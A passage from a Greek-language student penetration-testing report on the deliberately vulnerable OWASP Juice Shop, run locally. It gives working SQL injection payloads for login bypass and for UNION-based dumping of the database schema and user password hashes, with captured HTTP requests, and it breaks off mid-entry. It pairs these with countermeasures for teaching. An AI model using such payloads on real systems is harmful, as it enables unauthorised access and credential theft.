Για το συγκεκριμένο ζητούμενο εγκαταστήσαμε την ευπαθή εφαρμογή Juice Shop μέσω του Docker και δοκιμάσαμε να φέρουμε εις πέρας τις επιθέσεις που αναφέρονται στο Score Board, επικεντρωνόμενοι κυρίως σε αυτές που αναφέρει ο OWASP¹⁰. Οι επιθέσεις έχουν ομαδοποιηθεί ανά κατηγορίες. Για κάθε επίθεση αναφέρουμε μια σύντομη περιγραφή της,

¹⁰ <https://owasp.org/www-project-top-ten/>

τον τρόπο που διεξήχθη, αν ήταν επιτυχημένη ή αποτυχημένη, καθώς και ορισμένα μέτρα προστασίας. Οι κατηγορίες επιθέσεων που εξετάσαμε φαίνονται παρακάτω.

Κατηγορία επίθεσης
SQL Injection
Cross-Site Scripting (XSS)
Security Misconfigurations
Broken authentication
Broken Access Control
Improper Input Validation
Broken anti-automation
Security through obscurity
Sensitive Data Exposure

Καταρχάς, περιηγηθήκαμε στην εφαρμογή για να συλλέξουμε περισσότερες πληροφορίες σχετικά με τον στόχο, καθώς αυτό μας βοήθησε να κατανοήσουμε την δομή και τις λειτουργίες του και μας καθοδήγησε στην χρήση των εργαλείων αργότερα.

Τα εργαλεία που χρησιμοποιήσαμε ήταν κυρίως το Burp Suite Community Edition, το OWASP ZAP καθώς και τα εργαλεία επιθεώρησης του Firefox για να προβάλλουμε τον HTML και JavaScript κώδικα καθώς και άλλες πληροφορίες σχετικές με τις σελίδες.

Τα αποτελέσματα του ελέγχου έχουν

1. SQL Injection

1. Login Admin

Περιγραφή: Καταφέραμε να συνδεθούμε ως ο χρήστης admin@juice-sh.op εισάγοντας ένα κατάλληλα διαμορφωμένο string στο πεδίο “email” της φόρμας σύνδεσης χρήστη.

Εκμεταλλευόμενη ευπάθεια: Ενσωμάτωση των αυτούσιων δεδομένων εισόδου χρήστη στο SQL ερώτημα που χρησιμοποιείται για το login

Μεθοδολογία επίθεσης:

Εξετάσαμε την σελίδα του login για να καθορίσουμε κατά πόσο είναι ευάλωτη σε SQL injection. Για να το κάνουμε αυτό, δώσαμε στην φόρμα τις εξής παραμέτρους σύνδεσης:

email=’

password=12345 (το password μπορεί να είναι ένα αυθαίρετο string).

Καταγράψαμε το αίτημα που στέλνει ο Browser μέσω του Burp και παρατηρήσαμε ότι οι παράμετροι συνδέσεις στέλνονται στο POST request με την μορφή JSON. Προωθώντας το αίτημα λάβαμε ένα σφάλμα στην απάντηση του server (Εικόνα 55), το οποίο, όπως αναφέρει, οφείλεται στην εκτέλεση του ακόλουθου SQL ερωτήματος:

```
SELECT * FROM Users WHERE email = ' ' AND password =
'827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL
```

Από την απάντηση διαπιστώσαμε ότι το DBMS που χρησιμοποιεί ο server είναι η SQLite, επομένως αναζητήσαμε ποια δεδομένα εισόδου πρέπει να δώσουμε για να εκτελέσουμε

μια επιτυχημένη επίθεση¹¹. Τροποποιούμε κατάλληλα το POST request θέτοντας τις ακόλουθες παραμέτρους που θα σταλούν ως είσοδος στον server:

email=' OR 1=1 --


password=1

Στέλνοντας το συγκεκριμένο POST Request παρατηρούμε ότι η επίθεσή μας έχει πετύχει και ότι αποκτάμε πρόσβαση στην εφαρμογή με τον λογαριασμό του admin (Εικόνα 16).

Μέτρα προστασίας:

- a) Φιλτράρισμα των δεδομένων εισόδου του χρήστη, ώστε να μην μπορεί να εισάγει αυθαίρετο κείμενο
- b) Αποφυγή ενσωμάτωσης των δεδομένων εισόδου του χρήστη απευθείας στο SQL ερώτημα μέσω της χρήση παραμετροποιημένων ερωτημάτων SQL με (π.χ. μέσω της συνάρτησης `sqlite3_prepare()`). Το πλάνο εκτέλεσης του ερωτήματος δημιουργείται από πριν και αποτρέπει την εκτέλεση ερωτημάτων SQL πέραν αυτού που έχει προβλεφθεί.

Request	Response
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 42 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, /* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; cookieconsent_status.dismiss; welcomebanner_status.dismiss 18 Connection: close 19 20 { "email": "' OR 1=1 --", "password": "12345" } </pre>	<pre> 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-FRAME-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 822 9 ETag: W/"336-bL8XD8S4MG4qKnwo+Bme/8EsiOM" 10 Vary: Accept-Encoding 11 Date: Sun, 07 May 2023 21:41:14 GMT 12 Connection: close 13 14 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCIE6SwidXNlcms5hbWU10iIiLCJ1bwFpbCI6ImFkbWluQGplawN1LXNoLm9wIiwiGZc3dvcmQ1oiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOiJhZGipbiIiSmRlDHV4ZVRva2VuIjoiiwiwibGFzdExvZ2luSXAxioiilCJwc9maWx1SW1hz2Ui0iJhc3N1dHMvCHVibGjl2ltyWd1cy9icGxvYWRzL2R1ZmF1bHRBZG1pbis5wbmcilCj0b3RuU2VjcmV0IjoiiwiwaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdC16ijIwMjMtMDUtMDYgMTU6jk6NTYuOTQ2IcswMDowMCIsInVwZGF0ZWRBdC16bnVsbd6ijIwMjMtMDUtMDYgMTU6jk6NTYuOTQ2IcswMDowMCIsImRlGV0ZWRBdC16bnVsbd0sImlhdcI6MTY4MzQ5NTY3NCwizXhwIjoxNjgzNTEzMjc0fQ.PJ4RUbnIxBGAQy1lig_Suw4_hAc__sP62JiyXVs0En017LZ39Ry_TfoMqPzRK1LB_ec2H8KP7itDypEhZSPyWG0aJm-YIXC01QZgQLr0WWG6If1KLhIc_e71So41FxL608Kys5Qes4iUzi6LQKxth9uKnsPMZQj0_ZXwgxEYtc", "bid": 1, "umail": "admin@juice-sh.op" } } </pre>



Eikόνα 16 Successful admin login via sql injection

2. Login Jim

Περιγραφή: Αξιοποιώντας την ευπάθεια SQL Injection της σελίδας login, μπορέσαμε να συνδεθούμε ως οποιοσδήποτε από τους χρήστες της εφαρμογής (για τους σκοπούς της επίθεσης συνδεθήκαμε ως ο χρήστης jim@juice-sh.op)

Εκμεταλλευόμενη ευπάθεια: Όπως και προηγουμένως εκμεταλλευτήκαμε την δυνατότητα αποστολής αυθαίρετων δεδομένων εισόδου στο endpoint του login χρηστών τα οποία συνενώνονται με το υπόλοιπο SQL ερώτημα χωρίς να ελέγχονται κατάλληλα.

Μεθοδολογία επίθεσης: Δίνουμε στην φόρμα του login τα ακόλουθα στοιχεία εισόδου:

email: jim@juice-sh.op' --


Password: 12345 (ή οποιοδήποτε άλλο string)

Με την εισαγωγή των παραμέτρων, το SQL ερώτημα που θα εκτελεστεί στον server (όπως το λάβαμε από την προηγούμενη επίθεση) είναι το ακόλουθο:

```
SELECT * FROM Users WHERE email = 'jim@juice-sh.op' -- ' AND password =  
'827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL
```

Η διπλή παύλα (--) μετά το όνομα μετατρέπει οτιδήποτε την ακολουθεί σε σχόλιο, επομένως η πρόταση WHERE επιστρέφει μόνο την εγγραφή του χρήστη με το email που δίνουμε ως είσοδο και θα μας συνδέσει επιτυχώς στην εφαρμογή.

Μέτρα προστασίας: Ομοίως με εκείνα που περιεγράφηκαν προηγουμένως



Εικόνα 17 Successful user login using SQL injection

3. Database schema

Περιγραφή: Καταφέραμε να λάβουμε γνώση ολόκληρου του σχήματος της SQLite βάσης που χρησιμοποιείται από την εφαρμογή εκμεταλλευόμενοι μια ευπάθεια SQL Injection στο endpoint “/rest/products/search?q=“.

Εκμεταλλευόμενη ευπάθεια: Ανεπαρκές sanitization των δεδομένων εισόδου που δίνονται στο πεδίο αναζήτησης προϊόντων επιτρέπει την εισαγωγή αυθαίρετου κειμένου που ενσωματώνονται στο εκτελούμενο SQL ερώτημα

Μεθοδολογία επίθεσης: Παρακολουθώντας τα αιτήματα που στέλνονται κατά την αναζήτηση ενός προϊόντος, μέσω του Burp, παρατηρήσαμε ότι οι παράμετροι αναζήτησης στέλνονται στον πόρο “/rest/products/search”. Δίνοντας ως είσοδο το string “;” καταφέραμε να προκαλέσουμε σφάλμα στην εφαρμογή, στο οποίο εμφανίζεται ολόκληρο το ερώτημα SQL που εκτελεί ο server(Εικόνα 56).

Βάσει αυτού και προκειμένου να αποκομίσουμε όσο το δυνατόν περισσότερες πληροφορίες από την βάση, δώσαμε το ακόλουθο UNION SELECT ερώτημα, αφού το κωδικοποιήσουμε κατάλληλα για να δωθεί σαν παράμετρος του URL¹²:

')) UNION SELECT * FROM sqlite_master; --

Δοκιμάζοντας διαφορετικές τιμές στη θέση της παραμέτρου “*”, ανακαλύψαμε ότι το πλήθος στηλών που επιστρέφει το αρχικό ερώτημα που εκτελεί ο server είναι 9 (Εικόνα 57) Γνωρίζοντας αυτό, αποκτήσαμε πρόσβαση σε ολόκληρο το σχήμα της βάσης μέσω του πίνακα sqlite_master, και συγκεκριμένα της στήλης “sql” του πίνακα αυτού, η οποία περιέχει εντολές CREATE TABLE που περιγράφουν το σχήμα της βάσης εκτελώντας το ερώτημα:

')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--

Για να μην εμφανίζονται αποτελέσματα προιόντων, μπορούμε να δώσουμε ένα αυθαίρετο string στην αρχή που θα κάνει την πρόταση WHERE του αρχικού ερωτήματος να αποτιμάται πάντα σε false:

¹² <https://www.urlencoder.org/>

```
thisisalwaysfalse')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM
sqlite_master--
```

Μέτρα προστασίας: Όπως και προηγουμένως, χρειάζεται να καθαριστεί το input που δίνεται σαν παράμετρος στο endpoint και να γίνει κατάλληλη παραμετροποίηση του SQL statement που εκτελείται. Επιπλέον ο χρήστης της βάσης δεδομένων που εκτελεί το συγκεκριμένο ερώτημα πρέπει να έχει τα λιγότερα δυνατά δικαιώματα ώστε να μην μπορεί να έχει απεριόριστη πρόσβαση στην βάση, αλλά μόνο στους πίνακες που χρειάζεται.

Request

Pretty Raw Hex

```
1 GET /rest/products/search?q=
%27%29%20UNION%20SELECT%20sql%2C%20%272%27%2C%20%273%27%2C%20%274%27%2C%20%275
%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20sqlite_master--
HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 Accept: application/json, text/plain, /*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/110.0.5481.78 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=e7KEWlNopA6Bh9t6URuXT5FyiPHLBt9jf4S9oSzh6BfZ1HwnAg96v5mz3X
15 If-None-Match: W/"3250-HQDScfIYo2TK5LP92JmIt5mjY24"
16 Connection: close
17
```

Response

Pretty Raw Hex Render

```
, {
{
  "id": "CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION
ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobile
enum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255),
`state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` D
ATETIME NOT NULL",
  "name": "2",
  "description": "3",
  "price": "4",
  "deluxePrice": "5",
  "image": "6",
  "createdAt": "7",
  "updatedAt": "8",
  "deletedAt": "9"
},
{
  "id": "CREATE TABLE `BasketItems` (`ProductId` INTEGER REFERENCES `Products` ('id') ON DELETE CA
SCADE ON UPDATE CASCADE, `BasketId` INTEGER REFERENCES `Baskets` ('id') ON DELETE CASCADE
ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt`'
DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, UNIQUE ('ProductId', 'BasketId'))",
  "name": "2",
  "description": "3",
  "price": "4",
  "deluxePrice": "5",
  "image": "6",
  "createdAt": "7",
  "updatedAt": "8",
  "deletedAt": "9"
},
{
  "id": "CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255),
`userId` INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt`'
DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL",
  "name": "2",
  "description": "3",
  "price": "4",
```

Eικόνα 18 DB schema exfiltration

Μέσω των πληροφοριών που συλλέξαμε, κατασκευάσαμε το παρακάτω διάγραμμα της βάσης που φαίνεται στην Εικόνα 58 ώστε να μας βοηθήσει στην εκτέλεση των επόμενων επιθέσεων.

4. User Credentials

Περιγραφή: Έχοντας το σχήμα της βάσης, μπορέσαμε να ανακτήσουμε όλες τις πληροφορίες σχετικά με τους χρήστες και ιδιαίτερα το id, το email και το hash του κωδικών του καθενός.

Εκμεταλλεύμενη ευπάθεια: Η λειτουργία αναζήτησης που υλοποιείται στο endpoint “/rest/products/search” είναι ευπαθής σε SQL injection καθώς δεν καθαρίζει τα δεδομένα που δίνονται ως παράμετροι αναζήτησης.

Μεθοδολογία επίθεσης: Γνωρίζοντας τα πεδία του πίνακα “Users” που χρειάζεται να ανακτήσουμε, δώσαμε ως παράμετρο αναζήτησης το ακόλουθο (URL encoded) UNION SELECT SQL ερώτημα, που μας επιστρέφει τις εγγραφές όλων των χρηστών:

```
thisisalwaysfalse')) UNION SELECT id, email, password, createdAt, updatedAt,
deletedAt, '7', '8', '9' FROM Users--
```

Μέτρα προστασίας: Τα μέτρα προστασίας είναι ίδια με αυτά που απαριθμήθηκαν στην προηγούμενη επίθεση

Request	Response
<pre>Pretty Raw Hex 1 GET /rest/products/search?q= thisisalwaysfalse%27%29%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20createdAt t%2C%20updatedAt%2C%20deletedAt%2C%20%27%27%2C%20%27%2C%20%27%27%20FROM%20Users-- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 4 Accept: application/json, text/plain, /* 5 sec-ch-ua-mobile: ?0 6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwzGF0YSI6eyJpZCI6MjEsIn VzZJxUyW11joiIwicGz3dvcQ0i0I4MjdyZIwvHNGE3MDzJn GMzNGExNjg5MwYANGU3YiIsInJvbGUiO1JkZWx1eGU1LCJkZWx1eGU1Y2IwvHNGE3MDzJn NTUxNTVjN203TN1WyYy213YzKdNT12MM20TQN00cSMWVjMzIMDcILCJsYXN0TG9naSjcc161jA uMC4wLjA1LcJwmcm9mawx1SW1hZ2UiO1IvYXNxZXRzL3B1YmxpYy9pWFn2XNvdxXsb2FkcY9kZwZhdWx0LN22y IsInfvdHBtZWyjXQ1oIi1lCJpc0FjdG12S16dHJ12S16iY3JYKR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMjowO 54wNDVaIwiwdxByXR1ZEFO1jo1MjAyMy0wNS0xNFQxNDowMz01MS4wMzha1iwi2GvsZXK12EF01jpudWxsfSw1 aWF01joxjQ0M0DczDMxLcJ1eHA1OjE200Q0tEWmF9NnaQGrprsvOsAkLwmn74SVuU368aA2W4AXDn1oUSP cUYWzvIAKh40MUUck334TVyybzhlgmuesFFfmJAUHvrJ7xq_w3-TpNc7LDAKnRQ05SsDHCSm-e8yoMwQ_TxB 2IMhQls1kj7o17br56gwEc8368Ra-3hEuK-UduYQ8 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://localhost:3000/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=rMpeYgkLhxTqSRU1HEu1TDFRfaieHEWtn4fleSyDiEwhKrU2jf40HyP0Dog4 16 If-None-Match: W/"3250-ohZtZIDeU/nYCBUmrfQF9q2mUM" 17 Connection: close 18 19</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#jobs 7 Content-Type: application/json; charset=utf-8 8 ETag: W/129b-dkvFYQ1kfkyS9kdW64558yY3TBY" 9 Vary: Accept-Encoding 10 Date: Sun, 14 May 2023 16:45:29 GMT 11 Connection: close 12 Content-Length: 4763 13 14 { "status": "success", "data": [{ "id": 1, "name": "admin@juice-sh.op", "description": "0192023a7bd73250516f069df18b500", "price": "2023-05-14 15:57:33.784 +00:00", "deluxePrice": "2023-05-14 15:57:33.784 +00:00", "image": null, "createdAt": "7", "updatedAt": "8", "deletedAt": "9" }, { "id": 2, "name": "jim@juice-sh.op", "description": "e541ca7ecf72b8d1286474fc613e5e45", "price": "2023-05-14 15:57:33.785 +00:00", "deluxePrice": "2023-05-14 15:57:33.785 +00:00", "image": null, "createdAt": "7", "updatedAt": "8", "deletedAt": "9" }, { "id": 3, "name": "user3@juice-sh.op", "description": "user3", "price": "2023-05-14 15:57:33.786 +00:00", "deluxePrice": "2023-05-14 15:57:33.786 +00:00", "image": null, "createdAt": "7", "updatedAt": "8", "deletedAt": "9" }] }</pre>

Εικόνα 19 User credentials successfully retrieved

5. Christmas Special

Περιγραφή: Καταφέραμε να παραγγείλουμε το διαγραμμένο προϊόν “Christmas Order special 2014” αξιοποιώντας την ευπάθεια SQL injection του endpoint “/rest/products/search”.

Εκμεταλλευόμενη ευπάθεια: Όπως και προηγουμένως, το ανωτέρω endpoint είναι ευπαθές σε SQL injection, γεγονός που επιτρέπει σε έναν επιτιθέμενο να λάβει οποιαδήποτε πληροφορία από την βάση. Επιπλέον διαπιστώθηκε ανεπάρκεια ή απουσία ελέγχων από την πλευρά του server για τις παραμέτρους του αιτήματος που στέλνεται κατά την προσθήκη ενός προϊόντος στο καλάθι.

Μεθοδολογία επίθεσης: Εντοπίσαμε το συγκεκριμένο διαγραμμένο προϊόν δίνοντας ως παράμετρο αναζήτησης το ακόλουθο ερώτημα, αφού το κωδικοποιήσουμε κατάλληλα όπως προηγουμένως (Εικόνα 59):

thisisalwaysfalse') UNION SELECT * FROM Products --

Το ερώτημα επέστρεψε όλα τα προϊόντα που είναι αποθηκευμένα στην βάση (κι όχι μόνο όσα εμφανίζονται στην αρχική σελίδα), όπου φαίνεται και το εν λόγω προϊόν με id 10.

Προσθέτοντας ένα οποιοδήποτε διαθέσιμο προϊόν στο καλάθι και αναχαιτίζοντας το POST request που στέλνεται προς τον server, παρατηρήσαμε ότι μπορούμε να τροποποιήσουμε την παράμετρο ProductId. Θέτοντας την ίση με 10, καταφέραμε να προσθέσουμε το «διαγραμμένο» προϊόν στο καλάθι και να το παραγγείλουμε επιτυχώς.

Μέτρα προστασίας: Ο server θα πρέπει να ελέγχει από την πλευρά τους τις παραμέτρους που στέλνονται στα αιτήματα αντιπαραβάλλοντας τα με τα δεδομένα των προιόντων που είναι αποθηκευμένα στην βάση δεδομένων προκειμένου να διασφαλιστεί ότι το προιόν που προστίθεται είναι διαθέσιμο

```

1 POST /api/BasketItems/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1hawWiOjZQN0QHR1c3QuY29tIiwickGFzc3dvcmQiOiI4MjdjY2IwZWVh0GE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOjJjdXN0b21lcIIsImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWx1SW1hZ2Ui0iIvYXNzZXrL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTEgKzAwOjAwIiwidXBkYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMj40MzcgKzAwOjAwIiwiZGVsZXR1ZEFOIjpuDwxsfsSwiaWF0IjoxNjg0MTcwNzkzLCJleHaiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4u2wbeAU EH3vNVDob5wGrS-0IUp85wUUХуldshntmQGqsa8Fd3nLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1hawWiOjZQN0QHR1c3QuY29tIiwickGFzc3dvcmQiOiI4MjdjY2IwZWVh0GE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOjJjdXN0b21lcIIsImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWx1SW1hZ2Ui0iIvYXNzZXrL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTEgKzAwOjAwIiwidXBkYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMj40MzcgKzAwOjAwIiwiZGVsZXR1ZEFOIjpuDwxsfsSwiaWF0IjoxNjg0MTcwNzkzLCJleHaiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4u2wbeAU EH3vNVDob5wGrS-0IUp85wUUХуldshntmQGqsa8Fd3nLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA; continueCode=2Jh5tEsJURHyuZT1FPf1SMtJiMSXR2tp4f7eSXgHPXu3BhoWSNnTQDCY4sB4iZwhNNIV8TD4sYvHVq
19 Connection: close
20
21 {
    "ProductId":10,
    "BasketId":"7",
    "quantity":1
}

```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 158
9 ETag: W/"9e-+NjuQ/N1Phvfi+dUEfmvDTqRxz8"
10 Vary: Accept-Encoding
11 Date: Mon, 15 May 2023 21:17:30 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "id": 17,
        "ProductId": 10,
        "BasketId": "7",
        "quantity": 1,
        "updatedAt": "2023-05-15T21:17:30.871Z",
        "createdAt": "2023-05-15T21:17:30.871Z"
    }
}
```

Eukóva 20 Successfully adding deleted product to basket by changing ProductId in POST request

Your Basket (test@test.com)

	Christmas Super-Surprise-Box (2014 Edition)	1	29.99€	
--	---	---	--------	--

Total Price: 29.99€

Checkout

You will gain 3 Bonus Points from this order!

Thank you for your purchase!

Your order will be delivered in 1 days.

Delivery Address
Bruno Bucciarati
Vento Aureo 5, Napoli, , 32894
italy
Phone Number 6912345678

Order Summary

Product	Price	Quantity	Total Price
Christmas Super-Surprise-Box (2014 Edition)	29.99€	1	29.99€
		Items	29.99€
		Delivery	0.99€
		Promotion	0.00€
		Total Price	30.98€

Eukóva 21 Successfully purchased deleted product

6. Ephemeral accountant

Περιγραφή: Καταφέραμε να συνδεθούμε με τον μη-υπαρκτό λογαριασμό acc0unt4nt@juice-sh.op εκτελώντας μια επίθεση SQL injection στην φόρμα σύνδεσης χρήστη.

Εκμεταλλευόμενη ευπάθεια: Η λειτουργία του login είναι ευάλωτη σε SQL injection, όπως επιδείχθηκε προηγουμένως. Επιπλέον η εφαρμογή δεν περιέχει ελέγχους για την διασφάλιση της ακεραιότητας και της εγκυρότητας των στοιχείων χρηστών. Λόγω αυτού επιτρέπει την σύνδεση ενός εφήμερου, μη-εγγεγραμμένου χρήστη με αυθαίρετα στοιχεία, με μοναδική προϋπόθεση το id του να υπάρχει στον πίνακα "Users".

